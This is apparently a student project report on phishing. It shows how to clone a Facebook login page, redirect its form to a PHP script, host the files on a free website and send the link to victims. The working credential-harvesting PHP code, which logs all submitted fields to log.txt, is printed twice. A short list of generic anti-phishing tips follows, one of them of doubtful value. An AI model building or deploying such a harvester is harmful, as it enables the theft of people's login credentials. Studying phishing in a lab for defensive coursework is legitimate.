CYBER SECURITY JULY MINOR PROJECT

_____

PROBLEM STATEMENT

3.

Clone a Facebook page and try to perform Desktop Phishing in your local machine and capture the credentials and write the document along with screenshots and suggest the solution to avoid from phishing.

_____

INTRODUCTION

Phishing   is an attack that attempts to steal your money, or your identity, by getting you to reveal personal information -- such as credit card numbers, bank information, or passwords -- on websites that pretend to be legitimate.

Desktop Phishing is another form of phishing attack. In a simple Phishing attack, the attacker convinces the victim to click on a link which contains a fake login page, Victim then enters his credentials such as user names passwords in the fake login page that goes to the attacker.

_____

Steps invloved to clone a facebook page:

1.html file ---> original facebook login page

2.php file> malicious code will be there

3.txt file -> will be used to save uid & pwd

> save original html file

> download php script (how-to-create-a-facebook-phishing-page/)

> save php file(facebook.php) & txt file with name (log.txt)

>edit html file find keyword "action="

> replace originl link with php script file name

> create a free website and upload these files on

> we need to give full permissions for 3 files

> hacker will send phishing link to victim

_____

**Using the above steps cloning has been performed:**

php

```php
<?php

// Set the location to redirect the page
header ('Location: http://www.facebook.com');

// Open the text file in writing mode
$file = fopen("log.txt", "a");

foreach($_POST as $variable => $value) {
    fwrite($file, $variable);
    fwrite($file, "=");
    fwrite($file, $value);
    fwrite($file, "\r\n");
}

fwrite($file, "\r\n");
fclose($file);
exit;
?>
```

Facebook.php - Notepad

File   Edit   Format   View   Help

```
// Set the location to redirect the page
header ('Location: http://www.facebook.com');

// Open the text file in writing mode
$file = fopen("log.txt", "a");

foreach($_POST as $variable => $value) {
        fwrite($file, $variable);
        fwrite($file, "=");
        fwrite($file, $value);
        fwrite($file, "\r\n");
}

fwrite($file, "\r\n");
fclose($file);
exit;
?>
```


Solutions to avoid from phishing :

1. Keep Informed About Phishing Techniques.

2. Think Before You Click!

3. Install an Anti-Phishing Toolbar.

4. Verify a Site's Security.

5. Check Your Online Accounts Regularly.

6. Keep Your Browser Up to Date.

7. Use Firewalls.

8. Be Wary of Pop-Ups.

9. Never Give Out Personal Information.

10. Use Antivirus Software.

To identify if a website is safe:

-By copying the link received and viewing it on notepad will let us now if

  the link is secure or not.

-Always try a wrong password for the first time while logging into any
   social account. If it notifies it as wrong password then we can proceed,
   but if it redirects to the same page again then the site must be considered
   suspicious.

_____